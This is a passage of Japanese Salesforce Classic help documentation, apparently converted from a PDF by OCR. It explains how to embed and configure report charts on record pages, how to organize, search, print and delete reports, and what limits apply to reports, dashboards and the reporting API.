通常、ユーザは [レポート] タブに移動して、データを見つける必要があります。ただし、頻繁にアクセスするページで、貴重な情報をユーザに直接提供することもできます。そのためには、オブジェクトの詳細ページにレポートグラフを埋め込みます。ページにグラフが表示されると、ユーザは他の場所にアクセスすることなく、ページのコンテキストで表示されるデータに基づいて意思決定を行うことができます。たとえば、商談レコードでは、重要なデータが詳細ページに直接表示されます。



1. 取引先ページのレポートグラフの例
   次の例では、パイプラインにおける商談と取引先の未解決のサポートケースを示す 2 つのレポートグラフが、重要な取引先ページに埋め込まれています。アカウントエグゼクティブは、取引先の活動と健全度をグラフからすばやく把握できます。
2. ページレイアウトへのレポートグラフの追加
   オブジェクトページにレポートグラフを埋め込むには、高度なページレイアウトエディタを使用してオブジェクトのページレイアウトを編集してから、グラフを追加します。
3. ページレイアウトでのレポートグラフのカスタマイズ
   レポートグラフをページに追加した後、ページレイアウトエディタの[グラフのプロパティ]ダイアログボックスでレポートグラフをカスタマイズできます。
4. ページのレポートグラフに関する制限
   詳細ページにグラフを埋め込む場合は、次の制限を考慮してください。

取引先ページのレポートグラフの例


次の例では、パイプラインにおける商談と取引先の未解決のサポートケースを示す 2 つのレポートグラフが、重要な取引先ページに埋め込まれています。アカウントエグゼクティブは、取引先の活動と健全度をグラフからすばやく把握できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

取引先ページのレポートグラフ



1. パイプライングラフには、成立した 2 つの商談を含む、さまざまなフェーズの取引先の商談が表示されています。アカウントエグゼクティブは、グラフにマウスポインタを置いて、各商談の値を表示できます (ソースレポートグラフでフロート表示が有効になっていると、値が強調表示されます)。グラフをクリックし、レポートに移動して、これらの商談の詳細を表示できます。
2. オープンケースのグラフから、取引先に未解決のサポート問題が 2 つあることがわかります。グラフをクリックし、ケースの詳細レポートにドリルダウンして、クライアントとの重要な会議の前に、サポートエンジニアと共にこれらの問題の解決に努めることができます。


ページレイアウトへのレポートグラフの追加

オブジェクトページにレポートグラフを埋め込むには、高度なページレイアウトエディタを使用してオブジェクトのページレイアウトを編集してから、グラフを追加します。

グラフを追加する前に、次の点を確認します。

- アクセスする必要があるユーザと共有するフォルダにソースレポートがある。個人レポートフォルダにあるレポートは、ページに追加できません。
- ソースレポート形式がサマリーまたはマトリックスである。
- ソースレポートにグラフがある。

1. グラフを追加するオブジェクトのページレイアウトエディタに移動します。
2. ページレイアウトの横にある [編集] をクリックします。
3. [レポートグラフ] をクリックします。



4. [クイック検索] ボックスにレポート名を入力し、 をクリックしてレポートグラフを検索および選択します。

   [レポートグラフ] パレットで、グラフの種類別に最近参照した 200 個までのレポートを参照できます。

5. レイアウトの新規または既存のセクションにグラフをドラッグします。
6. グラフで をクリックしてカスタマイズします。
7. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

ページレイアウトを参照する
- 「設定・定義を参照する」

ページレイアウトを編集する
- 「アプリケーションのカスタマイズ」

[指定した形式でプレビュー] オプションは、レポートグラフには使用できません。

関連トピック:

- ページレイアウトでのレポートグラフのカスタマイズ
- 取引先ページのレポートグラフの例
- ページのレポートグラフに関する制限
- オブジェクト管理設定の検索
- ページレイアウト
- ページレイアウト

ページレイアウトでのレポートグラフのカスタマイズ

レポートグラフをページに追加した後、ページレイアウトエディタの [グラフのプロパティ] ダイアログボックスでレポートグラフをカスタマイズできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

ページレイアウトを参照する
- 「設定・定義を参照する」

ページレイアウトを編集する
- 「アプリケーションのカスタマイズ」

1. エラーを含むレポートグラフの非表示
   グラフには、何らかの理由でデータの代わりに詳細ページにエラーが表示されることがあります。エラーを含むグラフは役に立たないため、閲覧者に対して非表示にするオプションがあります。
2. ページに関係するデータを表示するためのレポートグラフの絞り込み
   通常、グラフは絞り込まれ、取引先レコードの取引先IDなど、レコードに一致するID項目がグラフのレポートタイプに存在する場合に、関連データが表示されます。グラフには、データが絞り込まれずに表示されることもあります。ただし、一致するID項目のルックアップがレポートタイプに存在する場合は、グラフを絞り込み可能に設定できます。
3. レポートグラフデータの更新
   通常、グラフデータは24時間ごとに更新されます。しかし、グラフが含まれるページを開くたびに更新されるように変更することもできます。更新オプションは、ページレイアウトエディタの [グラフのプロパティ] ダイアログボックスにあります。ただし、オプションを選択すると、更新制限にすぐに達したり、更新が完了するまでグラフデータの表示を待機する必要があるため、毎日の更新をお勧めします。

エラーを含むレポートグラフの非表示

グラフには、何らかの理由でデータの代わりに詳細ページにエラーが表示されることがあります。エラーを含むグラフは役に立たないため、閲覧者に対して非表示にするオプションがあります。

このようなグラフを非表示にするには、ページレイアウトエディタの [グラフのプロパティ] ダイアログボックスで [エラーのあるグラフを非表示] を選択します。



次の 1 つ以上の理由により、グラフにエラーが表示されることがあります。

- 閲覧者が、絞り込みに使用される項目へのアクセス権を持っていない。
- 閲覧者が、レポートフォルダへのアクセス権を持っていない。
- レポートグラフがレポートから削除された。
- レポート定義が変更された。
- レポート自体が使用できなくなった。

ページに関係するデータを表示するためのレポートグラフの絞り込み

通常、グラフは絞り込まれ、取引先レコードの取引先 ID など、レコードに一致する ID 項目がグラフのレポートタイプに存在する場合に、関連データが表示されます。グラフには、データが絞り込まれずに表示されることもあります。ただし、一致する ID 項目のルックアップがレポートタイプに存在する場合は、グラフを絞り込み可能に設定できます。


グラフを絞り込み可能にする

レコードに一致する ID 項目がグラフのレポートタイプに存在しない場合、グラフは絞り込まれません。代わりに、すべてのデータが表示されます。

オープンケースのレポートグラフには、取引先レコードのすべての取引先に関する情報が表示されます。グラフを絞り込み可能にするには、グラフのケースカスタムレポートタイプのレイアウトを編集し、ルックアップを使用して［取引先 ID］項目を追加します。これで、取引先レコードを参照するときに、グラフが絞り込まれるようになります。

関連する絞り込みの選択

絞り込みに使用できる ID 項目が複数ある場合、グラフにデータがまったく表示されないことがあります。このような場合には、[グラフのプロパティ] ダイアログボックスの [絞り込み条件] ドロップダウンで、最も関連性の高い ID 項目を選択します。取引先レコードの進行中の商談に関するグラフは［パートナー取引先 ID］で絞り込まれますが、これはあまり効果的ではありません。ただし、グラフのプロパティを編集し、ドロップダウンから［取引先 ID］を選択して、取引先レコードで絞り込むことができます。



メモ: ソースレポートの項目の絞り込み数が上限である 20 件に達すると、グラフで関連データの絞り込みができなくなります。

レポートグラフデータの更新

通常、グラフデータは 24 時間ごとに更新されます。しかし、グラフが含まれるページを開くたびに更新されるように変更することもできます。更新オプションは、ページレイアウトエディタの[グラフのプロパティ]ダイアログボックスにあります。ただし、オプションを選択すると、更新制限にすぐに達したり、更新が完了するまでグラフデータの表示を待機する必要があるため、毎日の更新をお勧めします。

毎日の更新

グラフデータは 24 時間ごとに更新されます。その期間内で最新のデータが必要な場合は、グラフで [更新] をクリックします。

ユーザがページを開いたときに更新

グラフの通常の更新を変更するには、ページレイアウトエディタの[グラフのプロパティ]ダイアログボックスで[ユーザがページを開くたびに更新]を選択します。このオプションでは、グラフが含まれるページを開くたびにグラフの更新がトリガされます。次の 2 つの理由により、このオプションの選択は推奨されません。

- グラフの更新制限に早く達してしまう危険性がある。更新数は、ユーザおよび組織ごとに時間あたりの制限にカウントされます。
- 実行所要時間が長いレポートでこのオプションを選択すると、グラフデータが表示されるまで待機しなければならないことがある。

ページのレポートグラフに関する制限

詳細ページにグラフを埋め込む場合は、次の制限を考慮してください。

- ページあたり 2 つのレポートグラフを使用できます。
- 高度なページレイアウトエディタからのみレポートグラフを追加できます。ミニコンソールおよび従来のページレイアウトエディタはサポートされていません。
- ユーザは、詳細ページで 60 分ごとに 100 個までのレポートグラフを更新できます。
- 組織は、60 分ごとに 3,000 個までのレポートグラフを更新できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

関連トピック:

ページレイアウトへのレポートグラフの追加
取引先ページのレポートグラフの例

レポートの整理

レポートを簡単に使用できる状態に保つには、レポートをフォルダに分類し、使用しないレポートを削除します。レポートが多数ある場合、検索項目を使用して必要なレポートを検索できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

1. レポートの検索
   レポートを名前、説明、作成者、最終更新者で検索します。結果を絞り込むには、選択したフォルダ内で条件設定、並び替え、検索を行います。
2. [レポート] タブのリストビューからの必要な情報の取得
   レポートに関して表示する必要のある情報を表示するため、列のサイズ変更、非表示、順序変更、並び替えを行い、[レポート] タブのリストビューに表示するレコード数を選択することができます。
3. レポートの印刷
   ブラウザの印刷機能を使って、レポートの実行ページからレポートを印刷します。
4. お気に入りのレポートフォルダの固定表示
   必要なときに毎回下にスクロールしなくてすむように、最も使用するレポートフォルダやダッシュボードフォルダをフォルダリストの上部に固定します。
5. 未使用レポートタイプの非表示
   ユーザが使用可能な標準レポートタイプのサブセットのみを使用している場合、必要のないレポートタイプを非表示にすることができます。
6. レポートまたはダッシュボードのフォルダ間移動
   レポートおよびダッシュボードは、それらの機能と利用者を反映しているフォルダに整理して保持することをお勧めします。レポートおよびダッシュボードは、フォルダ間でドラッグアンドドロップすることができます。

7. レポートの削除
   選択したレポートを[レポート]タブまたはその実行ページから削除できます。

レポートの検索

レポートを名前、説明、作成者、最終更新者で検索します。結果を絞り込むには、選択したフォルダ内で条件設定、並び替え、検索を行います。

1. [レポート]タブで、検索ボックスに入力します。

   検索はすべてのフォルダで実行されます。条件は、フォルダのすべてのコンテンツを表示するように、*[すべての項目]*および*[すべてのタイプ]*に設定されています。

   Salesforceでは次の項目を検索します:[名前]、[説明]、[最終更新者]、または[作成者]。結果は、これらの項目を使った入力の完全一致に基づきます。

   タグ付けが有効になっており、カスタムレポートまたはダッシュボードに追加されている場合、グローバル検索ボックスでタグによって検索します。

2. 結果を絞り込むには、次のオプションを使用します。

結果の絞り込み基準	手順
種別	条件を選択します。 • *レポート* • *ダッシュボード* • *すべてのタイプ* タイプ条件は、標準レポートフォルダのレポートテンプレートには適用されません。
ビュー	条件を選択します。 • *すべての項目* • *最近参照したデータ* • *自分が作成した項目* • *自分がフォローしている項目* 条件を表示します。
選択済みフォルダ	フォルダを選択して、検索ボックスに入力します。 条件は、フォルダのすべてのコンテンツを表示するように、*[すべての項目]*および*[すべてのタイプ]*に設定されています。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを検索する
- 「レポート実行」

ダッシュボードを検索する
- 「レポート実行」とダッシュボードフォルダへのアクセス権

結果の絞り込み基準	手順
並び替え	列の をクリックし、[昇順に並び替え] または [降順に並び替え] を選択します。並び替えは、後続ページにある項目を含む、リストビューのすべての項目に適用されます。

関連トピック:

ダッシュボードによる複雑な情報の視覚化

ダッシュボードの使用開始

[レポート] タブのリストビューからの必要な情報の取得

レポートに関して表示する必要のある情報を表示するため、列のサイズ変更、非表示、順序変更、並び替えを行い、[レポート] タブのリストビューに表示するレコード数を選択することができます。

- リストビューは次のようにカスタマイズします。

オプション	説明
列をサイズ変更する	列の右端をクリックして適切なサイズになるまでドラッグします。
列を非表示にする	任意の列で [ ] > [列] をクリックし、非表示にする列の選択を解除します。
列を順序変更する	列を表示する位置にドラッグします。
列を並び替える	列の をクリックし、[昇順に並び替え] または [降順に並び替え] を選択します。並び替えは、後続ページにある項目を含む、リストビューのすべての項目に適用されます。
1 ページに表示するレコード数を変更する	リストの左下隅にある をクリックし、必要な設定を選択します。一度に表示できるレコード数は、10 件、25 件、50 件、100 件、または 200 件です。この設定を変更すると、リスト結果の最初のページを表示します。 ただし、設定後は、リストの最後まで同じ数ずつレコードが表示されます。[レポート] タブのレコード表

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

[レポート] タブを参照する
- 「レポート実行」

オプション	説明
	示設定は、Salesforce の他のリストビューには影響を与えません。

関連トピック:

レポートによるデータへのアクセス

レポートの印刷

ブラウザの印刷機能を使って、レポートの実行ページからレポートを印刷します。

- レポートの実行ページで [印刷用に表示] をクリックします。
- ブラウザのダイアログで、次のいずれかを行います。
  - ブラウザでレポートを開き、ブラウザの印刷機能を使用します。
  - ファイルを Excel で保存し、Excel の印刷オプションを使用します。

関連トピック:

レポートのエクスポート

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション


ユーザ権限

レポートを印刷する
- 「レポート実行」および「レポートのエクスポート」

お気に入りのレポートフォルダの固定表示

必要なときに毎回下にスクロールしなくてすむように、最も使用するレポートフォルダやダッシュボードフォルダをフォルダリストの上部に固定します。

1. レポートフォルダやダッシュボードフォルダのリストで、任意のフォルダにマウスポインタを置き、 をクリックします。



エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

2. [最上部に固定] を選択します。
   フォルダがフォルダリストの上部に移動します。

新たに固定した各フォルダは、リストの上部 (すでに固定してあるフォルダの上) に移動します。固定されたフォルダを上部に移動するには、再度固定します。

未使用レポートタイプの非表示


ユーザが使用可能な標準レポートタイプのサブセットのみを使用している場合、必要のないレポートタイプを非表示にすることができます。

1. [レポート] タブで、[新規レポート] をクリックします。
2. [非表示にするレポートタイプを選択] を選択します。
   レポートの横にある緑のチェックマークは、それが全員に表示されることを示します。
3. レポートタイプを非表示にするには、チェックマークをクリックして [X] に変更します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



[新規レポートを作成] ページで検索ボックスを使用するときに、非表示のレポートタイプは表示されません。

フォルダ内のすべてのレポートタイプを非表示にすると、フォルダも非表示になります。ただし、後で [非表示にするレポートタイプを選択] ダイアログボックスでレポートタイプを再表示すれば、ユーザはフォルダを参照できるようになります。

レポートまたはダッシュボードのフォルダ間移動

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

[レポート]タブを参照する
- 「レポート実行」

レポートおよびダッシュボードは、それらの機能と利用者を反映しているフォルダに整理して保持することをお勧めします。レポートおよびダッシュボードは、フォルダ間でドラッグアンドドロップすることができます。

メモ: 項目をフォルダ間で移動する前に、フォルダへのアクセス権を編集する必要があります。ドラッグアンドドロップによる項目の移動はアクセシビリティモードではサポートされていません。

フォルダ間でレポートまたはダッシュボードを移動するには、リストビューから[フォルダ]ペインのレポートフォルダまたはダッシュボードフォルダにドラッグします。

1. [レポート] タブのリストビューで、項目をクリックして保持します。
2. 項目を [フォルダ] ペインの移動先フォルダにドラッグします。

   フォルダ間で項目をドラッグするとき、緑のチェックマーク (1) は、項目を選択したフォルダに移動可能であることを示します。反対に、赤いアイコン ( ) は、項目を選択したフォルダに移動できないことを示します。

   項目を移動するときには、次の点に留意してください。

   - 項目は一度に 1 つずつドラッグします。
   - インストール済み AppExchange パッケージまたは標準レポートフォルダから他のフォルダに項目を移動することはできません。
   - レポートはレポートフォルダに、ダッシュボードはダッシュボードフォルダに移動します。

レポートの削除

選択したレポートを [レポート] タブまたはその実行ページから削除できます。

1. 次のいずれかの方法でレポートを削除します。

オプション	説明
[レポート] タブから削除するには、	レポートの隣にある [▾] > [削除] をクリックします。
レポートの実行ページから削除するには、	[削除] をクリックします。

2. [OK] をクリックします。

削除したレポートは、ごみ箱に移動されます。その他の個人用フォルダにあるレポートは削除できません。また、ダッシュボードコンポーネントまたはレポート作成スナップショットを削除する前に、ダッシュボードコンポーネントまたはレポート作成スナップショットで使用されているレポートを削除することはできません。

関連トピック:

- レポート実行ページ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[私の非公開カスタムレポート] フォルダのレポートを削除する

- 「レポートの作成とカスタマイズ」

公開フォルダのレポートを削除する

- 「公開レポートの管理」

レポート制限

データのレポートを作成する場合、次の制限と制約に注意してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

Salesforce レポートおよびダッシュボードの制限

機能	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition と Performance Edition	Developer Edition
カスタムレポートタイプ (制限は、開発状況に関係なく、すべてのカスタムレポートタイプに適用される)	なし			50	200	2,000	400

機能	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition と Performance Edition	Developer Edition
ダッシュボード検索条件				1 ダッシュボードにつき 3 個			
1 組織あたりの動的ダッシュボード数	なし				最大 5 個	最大 10 個	最大 3 個
レポートあたりの項目検索条件数[1]	20						
レポートあたりの数式	5						
レポート作成スナップショット	なし			1[2]、[3]、[4]	1[2]	2[2]	1[2]、[3]、[4]
ダッシュボードの更新のスケジュール設定	なし				1[2]	2[2]	なし
時間あたりのスケジュール済みレポート (メール送信するレポートの容量は最大 10 MB)。	なし			1[2]、[3]、[5]	1[2]	2[2]	1[2]、[3]、[5]

[1] これらの制限はレポートビルダーに適用されます。レポートウィザードを使用している場合、制限は 10 です。

[2] 合計で最大 200 まで。

[3] オフピーク時 (ローカル時間の午後 6 時 ～ 午前 3 時) のみ。

[4] 希望開始時刻は 1 日 1 つに制限されます。

[5] 希望開始時刻は 1 日 3 つに制限されます。

Salesforce では、過去 3 か月と今月の履歴データが保持されます。

すべてのサポート対象のエディションには、Salesforce レポートおよびダッシュボードについて次の制限が適用されます。

レポート制限

- レポートビルダープレビューでは、サマリーおよびマトリックスレポートでは最大 20 行および表形式では最大 50 行を表示します。
- グラフには、250 を超えるグループまたは 4,000 を超える値を含めることはできません。グラフに描画するグループまたは値が多すぎるというエラーメッセージが表示された場合は、レポート検索条件を調整して、数を減らしてください。組み合わせグラフでは、すべてのグループおよび値が合計のカウント対象となります。

- レポートでは、最大 2,000 行を表示します。すべての行を表示するには、Excel にレポートをエクスポートするか、表形式レポートおよびサマリーレポート用の印刷用ビューを使用します。結合レポートでは、エクスポートは使用できず、印刷用ビューには最大 20,000 行を表示します。
  - [詳細の表示] が無効な場合、サマリーおよびマトリックスレポートでは、最初の 2,000 個のグルーピングが表示されます。
  - マトリックスレポートでは、最大 400,000 個の集計値を表示します。
  - [詳細の表示] が無効な場合、マトリックスレポートでは、横軸に最大 2,000 個のグルーピングを表示します。400,000 個を超える集計値がある場合は、2,000 個のグルーピングの制限を満たすまで行が削除され、集計値の数が 400,000 個を下回るまで列が削除されます。
- グルーピングがあるレポートを Salesforce1 で表示すると、表形式レポートに変換されます。
- デフォルトでは、レポートは 10 分後にタイムアウトします。
- 結合レポートでは、ブロックごとに最大 100 列を設定できます。結合レポートには、最大 5 ブロックを設定できます。
- 結合レポートの各ブロックには最大 10 個のカスタム集計項目を追加できます。結合レポートには、合計 50 個のカスタム集計項目を含めることができます。
- 結合レポートごとに最大 10 個のクロスブロックカスタム集計項目を設定できます。
- [説明] や [ソリューション詳細] など、標準ロングテキストエリア項目で絞り込む場合は、項目の先頭の 1000 文字だけが検索に使用されます。
- レポートには、リッチテキストエリアまたはロングテキストエリアの最初の 254 文字のみが表示されます。
- 表形式レポート、サマリーレポート、およびマトリックスレポートの集計項目では、最大 21 桁まで表示できます。
- カスタムロングテキストエリア項目でレポートを絞り込むことはできません。
- 結合レポートでは、新しいユーザインターフェースのテーマが有効化されている必要があります。新しいテーマのないユーザは、結合レポートの作成、編集、実行ができません。
- 売上予測レポートには、売上予測期間内に完了するように設定されている商談のみが表示されます。ただし、売上予測分類として「売上予測から除外」に割り当てられている商談を除きます。
- Internet Explorer 6 は、結合レポートではサポートされていません。
- 値の許容範囲:許容される最大値は、999999999999999 です。許容される最小値は、-99999999999999 です。

ダッシュボードの制限

- ダッシュボード検索条件には、最大 50 個のオプションを設定できます。デフォルトでは、10 個のオプションが有効になっています。制限を引き上げる場合は、Salesforce にお問い合わせください。
- 各ダッシュボードには、最大 20 個のコンポーネントを持たせることができます。
- バケット項目を検索条件にした絞り込みはできません。ただし、ダッシュボードページのバケット項目で絞り込んだレポートを使用することは可能です。
- ダッシュボードのテーブルまたはグラフは、最大 20 個の写真を表示できます。
- ダッシュボードを更新するときは、少なくとも 1 分間待機する必要があります。

レポートタイプの制限

- カスタムレポートタイプには、最大60個のオブジェクト参照を含めることができます。たとえば、4つのレポートタイプのオブジェクトリレーションの最大限度を選択すると、参照によりその他に 56 オブジェクトから項目を選択できることになります。ただし、カスタムレポートタイプでレポートを実行しているときに、そのレポートに 20 を超えるオブジェクトの列が含まれている場合は、エラーメッセージが表示されます。
- カスタムレポートタイプには、それぞれ最大 1000 項目まで追加できます。

レポート作成スナップショットの制限

- カスタムオブジェクトに挿入できる行の最大数は、2,000 個です。
- 格納できる実行の最大数は、200 個です。
- 対象項目に対応付けできるソースレポートの列の最大数は、100 個です。

検索条件の制限

カスタムテキスト項目の最初の 255 文字のみが、検索条件のためにカウントされます。

埋め込まれたレポートグラフの制限

- ページあたり 2 つのレポートグラフを使用できます。
- 高度なページレイアウトエディタからのみレポートグラフを追加できます。ミニコンソールおよび従来のページレイアウトエディタはサポートされていません。
- ユーザは、詳細ページで 60 分ごとに 100 個までのレポートグラフを更新できます。
- 組織は、60 分ごとに 3,000 個までのレポートグラフを更新できます。

リストビューの制限

- リストビューのカスタムロングテキストエリア項目では、先頭の 255 文字だけが表示されます。

バケットおよびバケット項目の制限

- 各レポートには、最大 5 個のバケット項目を含めることができます。
- 各バケット項目には、最大 20 個のバケットを含めることができます。
- 各バケットには、最大 20 個の値を含めることができます。
- バケット項目は、バケット項目が生成されたレポートでのみ使用できます。バケットを複数のレポートで使用するには、レポートごとに項目を作成するか、バケットに依存するオブジェクトに対して別個の数式項目を作成します。

  メモ: 以上の制限は、バケット項目の設定で許可されている [その他] の使用には適用されません。

- バケットおよびバケット項目は、外部オブジェクトを含むレポートでは使用できません。

外部オブジェクトレポートの制限

レポートに外部オブジェクトが含まれる場合、結果が、完全なデータセットを反映していない可能性があります。外部オブジェクトの動作はカスタムオブジェクトと似ていますが、Salesforce 組織外に保存されたデータに対応付けられるという点が異なります。外部オブジェクトが含まれるレポートは、主オブジェクトに対して最大2,000レコードを取得します。そのため、外部オブジェクトデータの取得中にコールアウト制限に達する可能性があります。生成されるレポートの行がわずかであるかまったくない場合、より多くの関連する外部オブジェクト行を取得するようにレポートをカスタマイズしてください。

レポートおよびダッシュボード API の制限

次の制限は、レポートおよびダッシュボード REST API と Apex 経由のレポートおよびダッシュボード API の両方に適用されます。

- クロス条件、標準レポート条件、行制限による絞り込みは、データを絞り込む場合には使用できません。
- 履歴トレンドレポートは、マトリックスレポートでのみサポートされています。
- API では、列として選択された 100 個までの項目を含むレポートのみ処理できます。
- 最近参照した 200 個までのレポートのリストが返されます。
- 1 時間あたり 500 回までのレポートの同期実行を組織で要求できます。
- API では、一度に 20 回までのレポートの同期実行の要求をサポートしています。
- 非同期に実行された 2,000 個までのレポートインスタンスのリストが返されます。
- API では、レポートの非同期実行の結果を取得するために、一度に 200 件までの要求をサポートしています。
- 1 時間あたり 1,200 回までの非同期要求を組織で要求できます。
- レポートの非同期実行の結果は、24 時間以内に使用できます。
- API では、レポートの最初の 2,000 行までが返されます。検索条件を使用して結果を絞り込むことができます。
- レポートの実行時にカスタム項目の検索条件を 20 件まで追加できます。
- 1 時間あたり 200 回までのダッシュボードの更新を組織で要求できます。
- 1 時間あたり最大 5,000 個のダッシュボードの結果を組織で要求できます。

関連トピック:

レポートおよびダッシュボード: Lightning Experience にはない機能

レポートのトラブルシューティング

レポートの操作中に発生した問題を解決するには、次のヒントを使用してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

1. カスタムまたは外部オブジェクトでレポートを実行できない理由は?
